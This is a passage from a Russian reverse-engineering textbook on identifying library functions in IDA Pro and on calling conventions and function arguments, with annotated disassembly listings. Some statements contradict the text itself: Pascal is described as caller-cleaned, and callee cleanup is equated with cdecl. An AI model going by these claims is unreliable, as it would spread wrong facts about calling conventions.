И верно! Достаточно многие функции попадают на один и тот же лист дерева — возникает *коллизия*, — неоднозначность отождествления. Для разрешения ситуации, у всех "коллизионных" функций подсчитывается CRC16, начиная с тридцать второго байта до первого перемещаемого элемента, а затем полученное значение сравнивается с CRC16 эталонных функций. Чаще всего это "срабатывает", но если первый перемещаемый элемент окажется расположенным слишком близко к тридцать второму байту, то последовательность подсчета контрольной суммы окажется слишком короткой. В некоторых случаях, а именно если тридцать второй байт окажется перемещаемым элементом (а такая ситуация возможна), последовательность подсчета контрольной суммы и вовсе может оказаться равной нулю. В случае повторной коллизии следует найти в функциях байт, в котором все они отличаются, и запомнить его смещение в базе.

Так что алгоритм, используемый IDA Pro, далек от совершенства. Посимвольное сравнение не до конца, а только тридцати двух байт, подсчет CRC не для всей функции, а для фрагмента случайной длины… Наконец, даже последний ключевой байт не является ключевым в полном смысле этого слова! Дело в том, что многие функции совпадают с точностью до байта, но при этом совершенно различны по названию и назначению. Не верите? Тогда посмотрите на пример, приведенный в листинге 18.1.

Листинг 18.1. Пример, иллюстрирующий совпадение различных по назначению функций с точностью до байта

```
read:                                   write:
    push   ebp                              push   ebp
    mov    ebp,esp                          mov    ebp,esp
    call   _read                            call   _write
    pop    ebp                              pop    ebp
    ret                                     ret
```

Тут без анализа перемещаемых элементов не обойтись! Причем этот пример не является ни искусственным, ни надуманным. Подобных функций очень много. В частности, библиотеки от Borland ими так и кишат. Неудивительно, что IDA Pro часто "спотыкается" и впадает в грубые ошибки. Взять, к примеру, следующую функцию (листинг 18.2).

Листинг 18.2. Пример функции, неправильно распознаваемой IDA Pro

```
void demo(void)
{
        printf("DERIVED\n");
};
```

Версия IDA Pro 4.17 ошибается, называя ее `__pure_error` (листинг 18.3).

Листинг 18.3. Пример неправильного распознавания библиотечной функции

```
CODE:004010F3  __pure_error_   proc    near    ; DATA XREF: DATA:004080BC↓o
CODE:004010F3        push    ebp
CODE:004010F4        mov     ebp, esp
CODE:004010F6        push    offset aDerived   ; format
CODE:004010FB        call    _printf
CODE:00401100        pop     ecx
CODE:00401101        pop     ebp
CODE:00401102        retn
CODE:00401102        __pure_error_      endp
```

Стоит ли говорить о том, какие неприятные последствия для анализа эта ошибка может иметь?

С целью уменьшения количества ошибок IDA Pro пытается по стартовому коду распознать компилятор, подгружая только библиотеку его сигнатур. Из этого следует, что "ослепить" IDA очень просто — достаточно немного видоизменить стартовый код. Поскольку он, по обыкновению, поставляется вместе с компилятором в исходных текстах, сделать это будет несложно. Впрочем, хватит и изменения одного байта в начале startup-функции. К счастью, в IDA Pro предусмотрена возможность ручной загрузки базы сигнатур[1]. Тем не менее, вручную определить, сигнатуры какой именно версии библиотеки требуется загружать, довольно сложно! Наугад — слишком долго… Хорошо, если удастся визуально опознать компилятор (опытным исследователям это обычно удается, т. к. каждый из компиляторов имеет свой уникальный "почерк"). К тому же, существует принципиальная возможность использования библиотек из поставки одного компилятора, в программе, скомпилированной другим компилятором.

Словом, будьте готовы к тому, что в один прекрасный момент столкнетесь с необходимостью самостоятельно опознавать библиотечные функции. Решение задачи состоит из двух этапов. Первое — определение самого факта "библиотечности" функции, второе — определение происхождения библиотеки, и, наконец, третье — идентификация функции по этой библиотеке.

Воспользуемся тем фактом, что компоновщик обычно располагает функции в порядке перечисления объектных модулей и библиотек, а большинство программистов указывают сначала собственные obj-модули, а библиотеки — потом[2]. На основании сказанного можно заключить, что библиотечные функции помещаются в конце программы, а собственно ее код — в ее начале. Разумеется, из этого правила есть исключения, но все же срабатывает оно достаточно часто.

Рассмотрим, к примеру, структуру общеизвестной программы pkzip.exe. На диаграмме, построенной IDA 4.17 (рис. 18.1), видно, что все библиотечные функции сосредоточены в конце сегмента кода, вплотную примыкая к сегменту данных. Самое интересное здесь то, что start-up-функция в подавляющем большинстве случаев расположена в самом начале региона библиотечных функций или находится в непосредственной близости от него. Найти же эту функцию как таковую, не представляет собой проблемы — она совпадает с точкой входа в файл!

Таким образом, можно с высокой долей уверенности утверждать, что все функции, расположенные "ниже" start-up (т. е. по более старшим адресам) — библиотечные. Посмотрите — распознаны ли эти функции автоматически или же вам придется делать это вручную? Как правило, встречаются две ситуации:

- Не распознана ни одна функция.
- Не распознана только часть функций.

Если не распознана ни одна функция, то, скорее всего, дизассемблеру IDA Pro не удалось опознать компилятор (или использовались неизвестные версии библиотек). Техника распознавания

[1] Это делается с помощью команд меню **File | Load file | FLIRT signature file**.

[2] Точно так же поступают и компиляторы, самостоятельно вызывающие компоновщик по окончании своей работы.

компиляторов заслуживает особого обсуждения, а вот распознаванием версий библиотек мы займемся прямо сейчас.




Рис. 18.1. Структура программы pkzip.exe. Обратите внимание, что все библиотечные функции сосредоточены в конце сегмента кода перед началом сегмента данных

Прежде всего, многие из них содержат информацию об авторских правах с названием имени производителя и версии библиотеки — просто поищите текстовые строки в бинарном файле. Если их нет, — не беда — ищем любые другие текстовые строки (как правило, сообщения об ошибках) и простым контекстным поиском пытаемся найти нужную информацию во всех библиотеках, до которых удастся "дотянуться". Имейте в виду, что хакер должен иметь в своем распоряжении большую библиотеку компиляторов и библиотек. При этом возможные следующие варианты:

- Никаких других текстовых строк вообще нет.
- Строки есть, но они не уникальны — обнаруживаются во многих библиотеках.
- Искомый фрагмент нигде не обнаружен.

В первых двух случаях следует выделить из одной или нескольких библиотечных функций характерную последовательность байт, не содержащую перемещаемых элементов, и вновь попытаться отыскать ее во всех доступных вам библиотеках. Если же и это не поможет, то… увы, это значит, что искомой библиотеки у вас в наличии нет.

Положение тяжелое, но не безвыходное! Конечно, автоматически восстановить имена функций уже не удастся, но надежда на быстрое выяснение назначения функций все же остается. Имена API-функций Windows, вызываемые из библиотек, позволяют идентифицировать, по крайней мере, категорию библиотеки (например, работа с файлами, памятью, графикой и т. д.). Математические же функции обычно богаты командами сопроцессора.

Дизассемблирование очень похоже на разгадывание кроссворда (хотя не факт, что хакеры любят разгадывать кроссворды) — неизвестные слова угадываются за счет известных. Применительно к данной ситуации — в некоторых контекстах название функции вытекает из ее использования. Например, запрашиваем у пользователя пароль, передаем его функции `X` вместе с эталонным паролем и, если результат завершения нулевой — пишем "пароль ОК" и, соответственно, наоборот. Не подсказывает ли ваша интуиция, что функция `X` — это не что иное, как `strcmp`? Конечно, это простейший случай. Однако в любой ситуации, столкнувшись с незнакомой подпрограммой, не спешите впадать в отчаяние. Лучше просмотрите все вхождения, обращая внимание на то, *что за код* вызывает ее, *когда* и *сколько раз*.

Статистический анализ проливает свет на очень многое (функции, как и буквы алфавита, встречаются каждая со своей частотой), а контекстная зависимость дает пищу для размышлений. Так, например, функция чтения из файла не может предшествовать функции его открытия!

Другие зацепки: аргументы и константы. Ну, с аргументами все более или менее ясно. Если функция получает строку, то это, очевидно, функция из библиотеки работы со строками, а если вещественное значение — то возможно, это функция математической библиотеки. Количество и тип аргументов (если их учитывать) весьма сужают круг возможных кандидатов. С константами

же еще проще, — очень многие функции принимают в качестве аргумента флаг, который может иметь одно из нескольких возможных значений. За исключением битовых флагов, которые все похожи один на другой, среди флагов, принимаемых функциями, довольно часто встречаются уникальные значения. Пусть они и не однозначно идентифицируют функцию, но все равно существенно сужают круг "подозреваемых". Да и сами функции могут содержать характерные константы. Скажем, встретив стандартный полином для подсчета CRC, можно быть уверенным, что подозрительная функция вычисляет контрольную сумму…

На это можно возразить, что, мол, все это частности. Возможно, но, опознав часть функций, назначения остальных уже можно будет вычислить "от противного" или уж, по крайней мере, понять, что это за библиотека и где ее искать.

Напоследок, — идентификацию алгоритмов (т. е. назначения функций) очень сильно облегчает знание самих алгоритмов. В частности, код, осуществляющий LZ-сжатие (распаковку), настолько характерен, что узнается с первого взгляда — достаточно знать этот механизм упаковки. Напротив, если не иметь о нем никакого представления, то анализировать программу будет очень и очень нелегко.

> ***Примечание***
>
> Зачем изобретать колесо, когда можно взять уже готовое? Хоть и бытует мнение, что хакер — это, в первую очередь, взломщик, а уж потом программист, но в реальной жизни все обстоит "с точностью до наоборот". Программист, не умеющий программировать, отлично проживет — вокруг уйма библиотек, возьми готовое — и программа будет работать! Как именно — дело десятое, но работать "хоть как-то" она будет. Хакеру же знание алгоритмов необходимо, — без этого далеко не уедешь (хотя, разумеется, "отломать" серийный номер можно и без высшей математики).

Понятно, что библиотеки как раз для того и создавались, чтобы избавить разработчиков от необходимости вникать в незнакомые предметные области, без которых они раньше прекрасно обходились. Увы, у исследователей программ нет простых путей…

Анализ библиотечных функций — это сложнейший аспект дизассемблирования, и просто замечательно, когда есть возможность идентифицировать их имена по сигнатурам.



Глава 19

Идентификация аргументов функций

Идентификация аргументов функций — ключевое звено в исследовании дизассемблированных программ. Поэтому приготовьтесь, что эта глава будет длинной и, возможно, скучной. Но тут уже ничего поделаешь — хакерство требует жертв!

Существуют три способа передачи аргументов функции: через *стек*, через *регистры* и *комбинированный* (через стек и регистры одновременно). К этому списку вплотную примыкает и неявная передача аргументов через глобальные переменные[1].

Сами же аргументы могут передаваться либо по *значению* (by value), либо по *ссылке* (by reference). В первом случае функции передается *копия* соответствующей переменной, а во втором — *указатель* на переменную как таковую.

Соглашения о передаче параметров

Для успешной совместной работы вызывающая функция должна не только знать прототип вызываемой функции, но и "договориться" с ней о способе передачи аргументов: по ссылке или по значению, через регистры или через стек? Если через регистры — то оговорить, какой аргумент и в какой регистр помещен, а если через стек — определить порядок занесения аргументов и выбрать "ответственного" за очистку стека от аргументов после завершения вызываемой функции.

Неоднозначность механизма передачи аргументов — одна из причин несовместимости различных компиляторов. Казалось бы, почему не заставить всех производителей компиляторов придерживаться какой-то одной схемы? Увы, но этот подход принесет больше проблем, чем решит.

Каждый механизм имеет свои достоинства и недостатки и, что еще хуже, тесно связан с самим языком. В частности, вольности C в отношении соблюдения прототипов функций возможны именно потому, что аргументы из стека выталкивает не вызываемая, а вызывающая функция, которая наверняка "помнит", что она передавала. Например, функции `main` передаются два аргумента — количество ключей командной строки и указатель на содержащий их массив. Однако если программа не работает с командной строкой (или получает ключ каким-то иным путем), прототип `main` может быть объявлен и так: `main()`.

На Pascal подобная выходка привела бы либо к ошибке компиляции, либо к краху программы, т. к. в нем стек очищает непосредственно вызываемая функция. Если она этого не сделает (или сделает неправильно, вытолкнув не то же самое количество машинных слов, которое ей было передано), то стек окажется несбалансированным, что и завершится полным крахом. Выражаясь точнее, у материнской функции "слетит" вся адресация локальных переменных, а вместо адреса возврата в стеке окажется нечто непредсказуемое.

---

[1] Более подробное описание неявной передачи аргументов будет приведено в *главе 23*, *"Идентификация глобальных переменных"*.

Минусом решения C является незначительное увеличение размера генерируемого кода, ведь после каждого вызова функции приходится вставлять машинную команду (даже порой не одну) для выталкивания аргументов из стека, а в Pascal эта команда внесена непосредственно в функцию, и потому встречается в программе один-единственный раз.

Не найдя "золотой середины", разработчики компиляторов решили использовать все возможные механизмы передачи данных. Чтобы справиться с проблемой совместимости, разработчики стандартизировали каждый из механизмов, введя ряд *соглашений*.

- *C-соглашение* (обозначаемое `__cdecl`) предписывает засылать аргументы в стек справа налево в порядке их объявления, а очистку стека возлагает на плечи вызывающей функции. Имена функций, следующих C-соглашению, предваряются символом подчеркивания (_), автоматически вставляемого компилятором. Указатель `this` (в программах C++) передается через стек последним по счету аргументом.
- *Pascal-соглашение* (обозначаемое `Pascal`[2]) предписывает засылать аргументы в стек слева направо в порядке их объявления и возлагает очистку стека на вызывающую функцию.
- *Стандартное соглашение* (обозначаемое `__stdcall`) является гибридом C- и Pascal-соглашений. Аргументы засылаются в стек справа налево, но очищает стек сама вызываемая функция. Имена функций, следующих стандартному соглашению, предваряются символом подчеркивания (_), а заканчиваются суффиксом `@`, за которым следует количество байт, передаваемых функции. Указатель `this` (в C++ программах) передается через стек последним по счету аргументом.
- *Соглашения быстрого вызова* предписывает передавать аргументы через регистры. Компиляторы от Microsoft и Borland поддерживают ключевое слово `__fastcall`, но интерпретируют его по-разному, а Watcom C++ вообще не воспринимает ключевого слова `__fastcall`, но имеет в "арсенале" своего лексикона специальную прагму `aux`, позволяющую вручную выбрать регистры для передачи аргументов. Имена функций, следующих соглашению `__fastcall`, предваряются символом `@`, автоматически вставляемым компилятором.
- Соглашение по умолчанию. Если явное объявление типа вызова отсутствует, компилятор обычно использует собственные соглашения, выбирая их по своему усмотрению. Наибольшему влиянию подвергается указатель `this`, — большинство компиляторов при вызове по умолчанию передают его через регистр. У Microsoft это — `ECX`, у Borland — `EAX`, у Watcom — либо `EAX`, либо `EDX`, либо и то, и другое разом. Остальные аргументы также могут передаваться через регистры, если оптимизатор сочтет этот подход наилучшим. Механизм передачи и логика выборки аргументов у всех компиляторов разные. Заранее предсказать их нельзя, почему и следует разбираться по ситуации.

Цели и задачи

При изучении функции перед исследователем стоят следующие задачи:

- Определить, какое соглашение используется для вызова.
- Подсчитать количество аргументов, передаваемых функции (и/или используемых функцией).
- Выяснить тип и назначение самих аргументов.

Начнем? Тип соглашения грубо идентифицируется по способу очистки стека. Если его очищает вызываемая функция — мы имеем с дело с `cdecl`, в противном случае — либо со `stdcall`, либо с `Pascal`. Такая неопределенность в отождествлении вызвана тем, что подлинный прототип функции неизвестен и, стало быть, порядок занесения аргументов в стек определить невозможно. Единственная зацепка: зная компилятор и предполагая, что программист использовал тип вызовов по умолчанию, можно уточнить тип вызова функции. Однако в программах под Windows

[2] В настоящее время ключевое слово `Pascal` считается устаревшим и практически вышло из употребления, вместо него используется аналогичное соглашение `WINAPI`.

широко используются оба типа вызовов: и `Pascal` (он же `Winapi`) и `stdcall`, поэтому неопределенность по-прежнему остается. Впрочем, порядок передачи аргументов ничего не меняет — имея в наличии обе функции — и вызывающую, и вызываемую, между передаваемыми и принимаемыми аргументами всегда можно установить взаимно однозначное соответствие. Проще говоря, если действительный порядок передачи аргументов известен (а он и будет известен — см. вызывающую функцию), то знать очередность расположения аргументов в прототипе функции уже ни к чему.

Другое дело — библиотечные функции, прототип которых известен. Зная порядок занесения аргументов в стек, по прототипу можно автоматически восстановить тип и назначение аргументов!

Определение количества и типа передачи аргументов

Как уже было сказано ранее, аргументы могут передаваться либо через стек, либо через регистры, либо и через стек, и через регистры сразу, а также — неявно через глобальные переменные.

Если бы стек использовался только для передачи аргументов, подсчитать их количество было бы относительно легко. Увы, стек активно используется и для временного хранения регистров с данными. Поэтому, встретив инструкцию `PUSH`, не торопитесь идентифицировать ее как аргумент. Узнать количество байт, переданных функции в качестве аргументов, невозможно. Однако достаточно легко определить количество байт, выталкиваемых из стека после завершения функции!

Если функция следует соглашению `stdcall` (или `Pascal`), она наверняка очищает стек командой `RET n`, где `n` — и есть искомое значение в байтах. Хуже с `cdecl`-функциями. В общем случае за их вызовом следует инструкция `ADD ESP,n`, где `n` — искомое значение в байтах, но возможны и вариации, например, *отложенная очистка стека* или выталкивание аргументов в какой-нибудь свободный регистр. Впрочем, ограничимся пока лишь кругом неоптимизирующих компиляторов.

Логично предположить, что количество занесенных в стек байт равно количеству выталкиваемых — иначе после завершения функции стек окажется несбалансированным, и программа рухнет[3]. Отсюда: количество аргументов равно количеству переданных байт, деленному на размер машинного слова[4]. Верно ли это? Нет! Далеко не всякий аргумент занимает ровно один элемент стека. Взять тот же тип `double`, "отъедающий" восемь байт, или символьную строку, переданную не по ссылке, а по непосредственному значению, — она займет столько байт, сколько потребуется. К тому же засылаться в стек строка (как и структура данных, массив, объект) может не командой `PUSH`, а с помощью `MOVS`! Кстати, наличие `MOVS` — явное свидетельство передачи аргумента по значению.

Итак, анализом кода вызывающей функции установить количество переданных через стек аргументов невозможно. Даже количество переданных байт определяется весьма неуверенно. С типом передачи полный мрак. Впоследствии, в *главе 24*, *"Идентификация констант и смещений"*, мы к этому еще вернемся, а пока вот пример: `PUSH 0x40404040/CALL MyFunct: 0x404040` — что это: аргумент передаваемый по значению (т. е. константа `0x404040`) или указатель на нечто, расположенное по смещению `0x404040` (и тогда, стало быть, передача происходит по ссылке)? Определить невозможно, не правда ли?

Но не волнуйтесь, ситуация не безвыходная, и мы еще повоюем! Большую часть проблем решает анализ вызываемой функции. Выяснив, как она манипулирует переданными ей аргументами, мы установим и их тип и количество! Для этого нам придется познакомиться с адресацией аргументов в стеке, но прежде, чем приступить к работе, рассмотрим в качестве небольшой разминки пример, приведенный в листинге 19.1.

---

[3] О том, что оптимизирующие компиляторы допускают дисбаланс стека на некотором участке, мы помним, но поговорим об этом потом.

[4] Под машинным словом понимается не только два байта, но и размер операндов по умолчанию, в 32-разрядном режиме машинное слово равно четырем байтам.

Листинг 19.1. Демонстрация механизма передачи аргументов

```
#include <stdio.h>
#include <string.h>

struct XT{
char s0[20];
int x;
};

void MyFunc(double a, struct XT xt)
{
        printf("%f,%x,%s\n",a,xt.x,&xt.s0[0]);
}

main()
{
        struct XT xt;
        strcpy(&xt.s0[0],"Hello,World!");
        xt.x=0x777;
        MyFunc(6.66,xt);
}
```

Результат его компиляции компилятором Microsoft Visual C++ с настройками по умолчанию выглядит, как показано в листинге 19.2.

Листинг 19.2. Результат компиляции примера, приведенного в листинге 19.1 с помощью компилятора Microsoft Visual C++

```
main            proc near                       ; CODE XREF: start+AF↓p

var_18 = byte ptr -18h
var_4 = dword ptr -4

    push    ebp
    mov     ebp, esp
    sub     esp, 18h
    ; Первый PUSH явно относится к прологу функции, а не к передаваемым
    ; аргументам.

    push    esi
    push    edi
    ; Отсутствие явной инициализации регистров говорит о том, что, скорее
    ; всего, они просто сохраняются в стеке, а не передаются как аргументы.
    ; Однако если данной функции аргументы передавались не только через
    ; стек, но и через регистры ESI и EDI, то их засылка в стек вполне может
    ; преследовать цель передачи аргументов следующей функции.

    push    offset aHelloWorld ; "Hello,World!"
    ; Ага, а вот здесь явно имеет место передача аргумента — указателя на
    ; строку[5]. Хотя теоретически возможно временное сохранение константы в
    ; стеке для ее последующего выталкивания в какой-нибудь регистр,
```

[5] Строго говоря, ***предположительно*** имеет место, — см. *главу 24, "Идентификация констант и смещений"*.

```
; или же непосредственному обращению к стеку, ни один из известных
; компиляторов не способен на такие хитрости, и засылка константы в стек
; всегда является передаваемым аргументом.

lea     eax, [ebp+var_18]
; В EAX заносится указатель на локальный буфер

push    eax
; EAX (указатель на локальный буфер) сохраняется в стеке.
; Поскольку ряд аргументов непрерывен, то после распознания первого
; аргумента можно не сомневаться, что все последующие заносы чего бы то
; ни было в стек — также аргументы.

call    strcpy
; Прототип функции strcpy(char *, char *) не позволяет определить
; порядок занесения аргументов, однако поскольку все библиотечные C-
; функции следуют соглашению cdecl, то аргументы заносятся справа
; налево, и исходный код выглядел так: strcpy(&buff[0],"Hello,World!").
; Но, может быть, программист использовал преобразование, скажем, в
; stdcall? Крайне маловероятно, — для этого пришлось бы
; перекомпилировать и саму функцию strcpy — иначе откуда она бы узнала,
; что порядок занесения аргументов изменился? Хотя обычно стандартные
; библиотеки поставляются с исходными текстами, их перекомпиляцией
; практически никто и никогда не занимается.

add     esp, 8
; Выталкиваем 8 байт из стека. Из этого мы заключаем, что функции
; передавалось два машинных слова аргументов и, следовательно, PUSH ESI
; и PUSH EDI не были аргументами функции!

mov     [ebp+var_4], 777h
; Заносим в локальную переменную константу 0x777. Это явно константа, а
; не указатель, т. к. у Windows в этой области памяти не могут храниться
; никакие пользовательские данные.

sub     esp, 18h
; Резервирование памяти для временной переменной. Временные переменные,
; в частности, создаются при передаче аргументов по значению, поэтому,
; будем готовы к тому, что следующий "товарищ" — аргумент[6].

mov     ecx, 6
; Заносим в ECX константу 0x6. Пока еще не известно, зачем.

lea     esi, [ebp+var_18]
; Загружаем в ESI указатель на локальный буфер, содержащий
; скопированную строку "Hello, World!"

mov     edi, esp
; Копируем в EDI указатель на вершину стека.

repe    movsd
; вот она — передача строки по значению. Строка целиком копируется в
; стек, отъедая от него 6*4 байт.
; (6 — значение счетчика ECX, а 4 — размер двойного слова — movs D)
```

[6] См. *главу 22, "Идентификация регистровых и временных переменных"*.

```
    ; Следовательно, этот аргумент занимает 20 (0x14) байт стекового
    ; пространства - эта цифра нам пригодится при определении количества
    ; аргументов по количеству выталкиваемых байт.
    ; В стек копируются данные с [ebp+var_18] до [ebp+var_18-0x14], т. е.
    ; с var_18 до var_4. Но ведь в var_4 содержится константа 0x777,
    ; следовательно, она будет передана функции вместе со строкой.
    ; Это позволяет нам воссоздать исходную структуру:
    ; struct x{
    ; char s0[20]
    ; int x
    ; }
    ; Да, функции, выходит, передается структура, а не одна строка!


    push    401AA3D7h
    push    0A3D70A4h
    ; Заносим в стек еще два аргумента. Впрочем, почему именно два?
    ; Это вполне может быть и один аргумент типа int64 или double.
    ; Определить — какой именно по коду вызывающей функции не представляется
    ; возможным.

    call    MyFunc
    ; Вызов MyFunc. Прототип функции установить, увы, не удается... Ясно
    ; только, что первый (слева? справа?) аргумент — структура, а за ним
    ; идут либо два int либо один int64 или double.
    ; Уточнить ситуацию позволяет анализ вызываемой функции, но мы это
    ; отложим на потом, — до того, как изучим адресацию аргументов в стеке.
    ; Пока же придется прибывать в полной неопределенности

    add     esp, 20h
    ; Выталкиваем 0x20 байт. Поскольку 20 байт (0x14) приходится на
    ; структуру и 8 байт — на два следующих аргумента, получаем
    ; 0x14+0x8=0x20, что и требовалось доказать.

    pop     edi
    pop     esi
    mov     esp, ebp
    pop     ebp
    retn
sub_401022      endp

aHelloWorld     db 'Hello,World!',0             ; DATA XREF: sub_401022+8↑o
    align 4
```

Результат компиляции этого же примера компилятором Borland C++ будет несколько иным и довольно поучительным. Рассмотрим и его (листинг 19.3).

Листинг 19.3. Результат компиляции примера, приведенного в листинге 19.1, с помощью компилятора Borland C++

```
_main           proc near                       ; DATA XREF: DATA:00407044↓o

var_18 = byte ptr -18h
var_4 = dwordptr -4

     push    ebp
```

```
      mov     ebp, esp
      add     esp, 0FFFFFFE8h
      ; Ага! Это сложение со знаком минус. Жмем в IDA <-> и получаем
      ; ADD ESP,-18h.

      push    esi
      push    edi
      ; Пока все идет как в предыдущем случае.

      mov     esi, offset aHelloWorld           ; "Hello,World!"
      ; А вот тут начинаются различия! Вызова strcpy просто нет.
      ; Причем, компилятор даже не развернул функцию,
      ; подставляя ее на место вызова, а просто исключил сам вызов!

      lea     edi, [ebp+var_18]
      ; Заносим в EDI указатель на локальный буфер.

      mov     eax, edi
      ; Заносим тот же самый указатель в EAX.

      mov     ecx, 3
      repe    movsd
      movsb
      ; Обратите внимание: копируется 4*3+1=13 байт. Тринадцать, а вовсе не
      ; двадцать, как следует из объявления структуры. Это компилятор так
      ; оптимизировал код, копируя в буфер лишь саму строку, и игнорируя ее
      ; не инициализированный "хвост".

      mov     [ebp+var_4], 777h
      ; Заносим в локальную переменную константу 0x777.

      push    401AA3D7h
      push    0A3D70A4h
      ; Аналогично. Мы не можем определить: чем являются эти два числа -
      ; одним или двумя аргументами.

      lea     ecx, [ebp+var_18]
      ; Заносим в ECX указатель на начало строки.

      mov     edx, 5
      ; Заносим в EDX константу 5 (пока не понятно зачем).

loc_4010D3:                                     ; CODE XREF: _main+37↓j
      push    dword ptr [ecx+edx*4]
      ; Что это за кошмарный код? Давайте подумаем, начав раскручивать его
      ; с самого конца. Прежде всего — чему равно ECX+EDX*4? ECX — указатель
      ; на буфер, и с этим все ясно, а вот EDX*4 == 5*4 == 20.
      ; Ага, значит, мы получаем указатель не на начало строки, а на конец,
      ; вернее, даже не на конец, а на переменную ebp+var_4 (0x18-0x14=0x4).
      ; Подумаем — если это указатель на саму var_4, то зачем его вычислять
      ; таким хитрым способом? Вероятнее всего, мы имеем дело со структурой...
      ; Далее — смотрите, команда push засылает в стек двойное слово,
      ; хранящееся по этому указателю

      dec     edx
      ; Уменьшаем EDX... Вы уже почувствовали, что мы имеем дело с циклом?

      jns     short loc_4010D3
```

```
      ; Вот — этот переход, срабатывающий пока EDX не отрицательное число,
      ; подтверждает наше предположение о цикле.
      ; Да, такой вот извращенной конструкций Borland передает аргумент —
      ; структуру функции по значению!

      call   MyFunc
      ; Вызов функции... смотрите — нет очистки стека! Да, это последняя
      ; вызываемая функция, и очистки стека не требуется -
      ; Borland ее и не выполняет...

      xor    eax, eax
      ; Обнуление результата, возвращенного функцией. Borland так поступает с
      ; void-функциями — они у него всегда возвращают нуль, точнее: не они
      ; возвращают, а помещенный за их вызовом код, обнуления EAX.

      pop    edi
      pop    esi
      ; Восстанавливаем ранее сохраненные регистры EDI и ESI.

      mov    esp, ebp
      ; восстанавливаем  ESI, — вот почему стек не очищался после вызова
      ; последней функции!

      pop    ebp
      retn
_main         endp
```

Обратите внимание — по умолчанию Microsoft C++ передает аргументы справа налево, а Borland C++ — слева направо! Среди стандартных типов вызовов нет такого, который, передавая аргументы слева направо, поручал бы очистку стека вызывающей функции! Выходит, что Borland C++ использует свой собственный, ни с чем не совместимый тип вызова!

Адресация аргументов в стеке

Базовая концепция стека включает лишь две операции — занесение элемента в стек и снятие со стека последнего занесенного туда элемента. Доступ к произвольному элементу — это что-то новенькое! Однако такое отступление от канонов существенно увеличивает скорость работы — если нужен, скажем, третий по счету элемент, почему бы ни вытащить его из стека напрямую, не снимая первые два? Стек — это ведь не только "стопка", как учат популярные учебники по программированию, но еще и массив. А раз так, то, зная положение указателя вершины стека (а не знать его мы не можем, иначе куда прикажете класть очередной элемент?) и размер элементов, мы сможем вычислить смещение любого из элементов, после чего не составит никакого труда его прочитать.

Попутно отметим один из недостатков стека — как и любой другой гомогенный массив, стек может хранить данные лишь одного типа, например, двойные слова. Если же требуется занести один байт (скажем, аргумент типа `char`), то приходится расширять его до двойного слова и заносить его в стек целиком. Аналогично, если аргумент занимает четыре слова (`double`, `int64`), то на его передачу расходуется два стековых элемента!

Помимо передачи аргументов стек используется и для сохранения адреса возврата из функции, что требует, в зависимости от типа вызова функции (ближнего или дальнего), от одного до двух элементов. Ближний (`near`) вызов действует в рамках одного сегмента, — в этом случае достаточно сохранить лишь смещение команды, следующей за инструкций `CALL`. Если же вызывающая функция находится в одном сегменте, а вызываемая — в другом, то помимо смещения приходится запоминать и сам сегмент, чтобы знать, куда следует передать управление при возврате. Поскольку адрес возврата заносится после аргументов, то относительно вершины стека аргументы

оказываются "за" ним, и их смещение варьируется в зависимости от количества стековых элементов, занимаемых адресом возврата. К счастью, плоская модель памяти Windows позволяет забыть о моделях памяти как о страшном сне и всюду использовать только ближние вызовы.

Неоптимизирующие компиляторы используют для адресации аргументов специальный регистр (как правило, `EBP`), копируя в него значение регистра-указателя вершины стека в самом начале функции. Поскольку стек растет от старших адресов к младшим, смещение всех аргументов (включая адрес возврата) положительны, а смещение N-го по счету аргумента вычисляется по следующей формуле:

```
arg_offset = N*size_element+size_return_address
```

где `N` — номер аргумента, считая от вершины стека (отсчет начинается с нуля), `size_element` — размер одного элемента стека, в общем случае равный разрядности сегмента (под Windows 9*x*/NT — четыре байта), `size_return_address` — размер в байтах, занимаемый адресом возврата (под Windows 9*x*/NT — обычно четыре байта).

Часто приходится решать и обратную задачу: зная смещение элемента, определять, к какому по счету аргументу происходит обращение. В этом нам поможет следующая формула, элементарно выводящаяся из предыдущей:

$$N=\frac{arg_offset - size_return_address}{size_element}$$

Поскольку перед копированием в `EBP` текущего значения `ESP` старое значение `EBP` приходится сохранять в том же самом стеке, в приведенную формулу приходится вносить поправку, добавляя к размеру адреса возврата еще и размер регистра `EBP` (`BP` в 16-разрядном режиме, на тот случай, если вам придется дизассемблировать такие программы).

С точки зрения хакера главное достоинство такой адресации аргументов в том, что, увидев где-то в середине кода инструкцию типа `MOV EAX,[EBP+0x10]`, можно мгновенно вычислить, к какому именно аргументу происходит обращение. Однако оптимизирующие компиляторы для экономии регистра `EBP` адресуют аргументы непосредственно через `ESP`. Разница принципиальна! Значение `ESP` не остается постоянным в течение выполнения функции и изменяется всякий раз при занесении данных в стек и при их снятии оттуда. Следовательно, не остается постоянным и смещение аргументов относительно `ESP`. Теперь, чтобы определить, к какому именно аргументу происходит обращение, необходимо знать: чему равен `ESP` в данной точке программы, а для выяснения этого все его изменения приходится отслеживать от самого начала функции! Подробнее о такой "хитрой" адресации мы поговорим в *главе 21*, *"Идентификация локальных стековых переменных"*, а для начала вернемся к предыдущему примеру и разберем вызываемую функцию (листинг 19.4).

Листинг 19.4. Дизассемблированный код вызываемой функции MyFunc (см. листинг 19.1)

```
MyFunc    proc near                ; CODE XREF: main+39↑p

arg_0  = dword ptr  8
arg_4  = dword ptr  0Ch
arg_8  = byte  ptr  10h
arg_1C = dword ptr  24h
; IDA распознала четыре аргумента, передаваемых функции. Однако не стоит
; безоговорочно этому доверять, — если один аргумент (например, int64)
; передается в нескольких машинных словах, то IDA ошибочно примет его не за
;  один, а за несколько аргументов!
; Поэтому результат, полученный IDA, надо трактовать так: функции
; передается не менее четырех аргументов. Впрочем, и здесь не все гладко!
; Ведь никто не мешает вызываемой функции залезать в стек материнской так
; далеко, как она захочет! Может быть, нам не передавали никаких аргументов
```

```
; вовсе, а мы самовольно полезли в стек и стянули что-то оттуда. Хотя это
; случается в основном вследствие программистских ошибок из-за путаницы с
; прототипами, считаться с такой возможностью необходимо. (Когда-нибудь вы
; все равно с этим встретитесь, так что будьте готовы). Число, стоящее после
; 'arg', выражает смещение аргумента относительно начала кадра стека.
; Обратите внимание: сам кадр стека смещен на восемь байт относительно EBP -
; четыре байта занимает сохраненный адрес возврата, и еще четыре уходят на
; сохранение регистра EBP.

    push    ebp
